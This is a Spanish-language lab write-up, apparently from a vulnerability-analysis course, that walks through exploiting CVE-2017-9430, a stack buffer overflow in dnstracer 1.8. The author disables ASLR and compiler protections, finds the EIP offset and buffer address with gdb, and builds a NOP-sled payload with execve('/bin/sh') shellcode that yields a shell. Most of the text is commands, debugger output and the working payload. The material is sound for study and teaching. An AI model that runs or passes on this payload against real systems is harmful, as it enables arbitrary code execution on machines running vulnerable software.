
Análisis de Vulnerabilidades

Explotación de la vulnerabilidad de dnstracer versión 1.8.



Rodríguez Gallardo Pedro Alejandro

Explotación de CVE-2017-9430.

DNStracer: una utilidad presente en muchos repositorios y distribuciones que permite determinar de dónde un DNS obtiene su información y sigue la cadena de servidores DNS de nuevo a los servidores que conocen los datos.

- Sistema operativo: Ubuntu 12.04 i686 (32 bits)
- Versión de DNStracer: 1.8

Desactivando ASLR (Address space layout randomization)

```
pedro@pedro:~$ cat /proc/sys/kernel/randomize_va_space
2
pedro@pedro:~$ nano /proc/sys/kernel/randomize_va_space
pedro@pedro:~$ sudo nano /proc/sys/kernel/randomize_va_space
[sudo] password for pedro:
pedro@pedro:~$ cat /proc/sys/kernel/randomize_va_space
0
```

Una vez descargado el código fuente de DnsTracer nos dirigimos a su carpeta, para ejecutar ./configure, el cual nos generara un Makefile, el cual tendremos que modificar, para que al compilarse gcc no agregue código para evitar ataques de tipo overflow.

```
pedro@pedro:~/Downloads/dnstracer-1.8$ pwd
/home/pedro/Downloads/dnstracer-1.8
pedro@pedro:~/Downloads/dnstracer-1.8$ ls
aclocal.m4      config.status   dnstracer.8         getopt.c     mkinstalldirs
autom4te.cache  config.sub      dnstracer_broken.h  getopt.h     MSVC.BAT
autoscan.log    configure       dnstracer.c         install-sh   README
CHANGES         configure.in    dnstracer.c.save    LICENSE      stamp-h
config.guess    configure.scan  dnstracer.o         Makefile     stamp-h1
config.h        CONTACT         dnstracer.pod       Makefile.am  stamp-h.in
config.h.in     depcomp         dnstracer.spec      Makefile.in
config.log      dnstracer       FILES               missing
```

./configure

Modificar archivo Makefile.

```
POST_UNINSTALL = :
AMTAR = ${SHELL} /home/pedro/Downloads/dnstracer-1.8/missing --run tar
AWK = mawk
CC = gcc -fno-stack-protector -D_FORTIFY_SOURCE=0 -z norelro -z execstack
DEPDIR = .deps
EXEEXT =
INSTALL_STRIP_PROGRAM = ${SHELL} $(install_sh) -c -s
OBJEXT = o
PACKAGE = dnstracer
```

Una vez que realizamos la modificación sobre Makefile procedemos a compilar.

```
pedro@pedro:~/Downloads/dnstracer-1.8$ make
make  all-am
make[1]: Entering directory `/home/pedro/Downloads/dnstracer-1.8'
gcc -fno-stack-protector -D_FORTIFY_SOURCE=0 -z norelro -z execstack  -g -O2   -
o dnstracer  dnstracer.o
make[1]: Leaving directory `/home/pedro/Downloads/dnstracer-1.8'
```

Ahora tenemos nuestro ejecutable llamado dnstracer.

Dnstracer puede ser explotada a través de un buffer overflow, este se produce cuando se le pasa como argumento al programa una cadena muy larga.

En la imagen de abajo podemos comprobar esto.

```
pedro@pedro:~/Downloads/dnstracer-1.8$ ./dnstracer -v $(python -c 'print "A"*1025')
*** buffer overflow detected ***: ./dnstracer terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f250e5]
/lib/i386-linux-gnu/libc.so.6(+0x103eba)[0xb7f23eba]
/lib/i386-linux-gnu/libc.so.6(+0x1031ed)[0xb7f231ed]
./dnstracer[0x8048f44]
/lib/i386-linux-gnu/libc.so.6(__libc_start_main+0xf3)[0xb7e394e3]
./dnstracer[0x8049255]
```

Para determinar lo que esta ocurriendo vamos a examinar el código del programa dnstracer.c.

Encontramos dentro de main un strcpy, el cual copia el primer argumento pasado por terminal y lo pasa a argv0.

```
// check for a trailing dot
strcpy(argv0,argv[0]);
if (argv0[strlen(argv[0])-1]=='.') argv0[strlen(argv[0])-1]=0;
```

Al inicio de la función main podemos ver como esta definido argv0

```
int main(int argc,char **argv) {
    int         ch;
    char *      server_name="127.0.0.1";
    char *      server_ip="0000:0000:0000:00
    char        ipaddress[NS_MAXDNAME];
    char        argv0[NS_MAXDNAME];
    int         server_root=0;
    int         ipv6=0;
```

NS_MAXDNAME esta definido en dnstracer_broker.h, con ello sabemos que es un arreglo estático de 1024 y es por ello que podemos realizar un overflow.

```
#ifndef NS_MAXDNAME
#define NS_MAXDNAME     1024
#endif
```

Análisis de vulnerabilidad con gdb.

gdb -q ./dnstracer

```
(gdb) r `python -c 'print "A"*1057'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pedro/Downloads/dnstracer-1.9/dnstracer `python -c 'print "A"*1057'`

Breakpoint 1, main (argc=2, argv=0xbffff304) at dnstracer.c:1510
1510    {
(gdb) c
Continuing.
Tracing to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1)

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax            0x0      0
ecx            0xffffffff       -1
edx            0xb7fc88b8       -1208186696
ebx            0x41414141       1094795585
esp            0xbffff270       0xbffff270
ebp            0x41414141       0x41414141
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x41414141       0x41414141
```

Una vez en gdb comprobamos que con 1057 sobrescribimos eip, por ende con 1053 + “BBBB” encontraríamos eip.

```
Start it from the beginning? (y or n) y
Starting program: /home/pedro/Downloads/dnstracer-1.9/dnstracer `python -c 'print "A"*1053 + "BBBB"'`

Breakpoint 1, main (argc=2, argv=0xbffff304) at dnstracer.c:1510
1510    {
(gdb) c
Continuing.
Tracing to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1)

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Lo que tenemos que hacer ahora es ver en qué dirección comienza el buffer y para ello vamos a investigar un poco cuándo se produce el strcpy con el comando *disas main*.

```
   0x08048dc9 <+793>:   test   %edi,%edi
   0x08048dcb <+795>:   je     0x8048b3a <main+138>
   0x08048dd1 <+801>:   lea    0x46f(%esp),%ebx
   0x08048dd8 <+808>:   mov    %edi,0x4(%esp)
   0x08048ddc <+812>:   mov    %ebx,(%esp)
   0x08048ddf <+815>:   call   0x8048930 <strcpy@plt>
   0x08048de4 <+820>:   xor    %eax,%eax
   0x08048de6 <+822>:   mov    %esi,%ecx
   0x08048de8 <+824>:   repnz scas %es:(%edi),%al
   0x08048dea <+826>:   not    %ecx
   0x08048dec <+828>:   sub    $0x2,%ecx
   0x08048def <+831>:   cmpb   $0x2e,0x46f(%esp,%ecx,1)
```

Con la información anterior vamos a obtener la dirección de memoria del buffer, para ello vamos a colocar dos break, el primero antes de que se ejecute strcpy y otro posterior.

```
(gdb) b *main+815
Breakpoint 1 at 0x8048ddf: file dnstracer.c, line 1622.
(gdb) b *main+820
Breakpoint 2 at 0x8048de4: file dnstracer.c, line 1623.
(gdb)
```

Al correr el programa con los parámetros anteriormente encontrados, se detendrá en el primer break para lo cual le decimos continuar, una vez que continua llega al segundo Break, aquí vamos a ver el contenido de argv0 con la siguiente instrucción *p argv0*

```
(gdb) c
Continuing.

Breakpoint 2, main (argc=<optimized out>, argv=<optimized out>) at dnstracer.c:1623
(gdb) p argv0
$2 = 'A' <repeats 1025 times>
(gdb) x/16x argv0
0xbfffee4f:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee5f:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee6f:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee7f:     0x41414141      0x41414141      0x41414141      0x41414141
```

Ahora debemos sustituir las Bs que sobrescribían eip por la dirección del buffer que acabamos de ver 0xbfffee4f.


```
r `python -c 'print "A"*1053 + "\x4f\xee\xff\xbf"'`
```

Ahora lo que debemos hacer es colocar nuestra shellcode en el buffer, para que cuando regrese se ejecute. La técnica que se usara será crear un colchón de nop 0x90, estos no realizan ninguna operación, lo cual nos permite que el programa se deslice hasta llegar a la shellcode.


```
(gdb) r `python -c 'print "\x90"*1030 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
" + "\x4f\xee\xff\xbf"'`
```

*r `python -c 'print "\x90"*1030 +*
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
+ "\x4f\xee\xff\xbf"'`

Al correr el programa nos genera un error en una dirección de memoria, al visualizar esa dirección de memoria me doy cuenta que es donde se empieza nuestra Shellcode. Unicamente vamos a recorrer nuestra shellcode varias posiciones atrás para que no tenga problemas al correr el programa.



r `python -c 'print "\x90"*1014 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"*16 + "\x4f\xee\xff\xbf"'`



Con esa ultima ejecución logramos nuestro objetivo, obtenemos nuestra Shell, al ejecutar código arbitrario cuando explotamos una vulnerabilidad de Buffer Overflow.

Referencias:

- *http://jolama.es/temas/dnstracer-exploit/index.php*
- *https://www.exploit-db.com/exploits/42115*
- *https://vulners.com/packetstorm/PACKETSTORM:143654*
- *https://www.exploit-db.com/exploits/42424*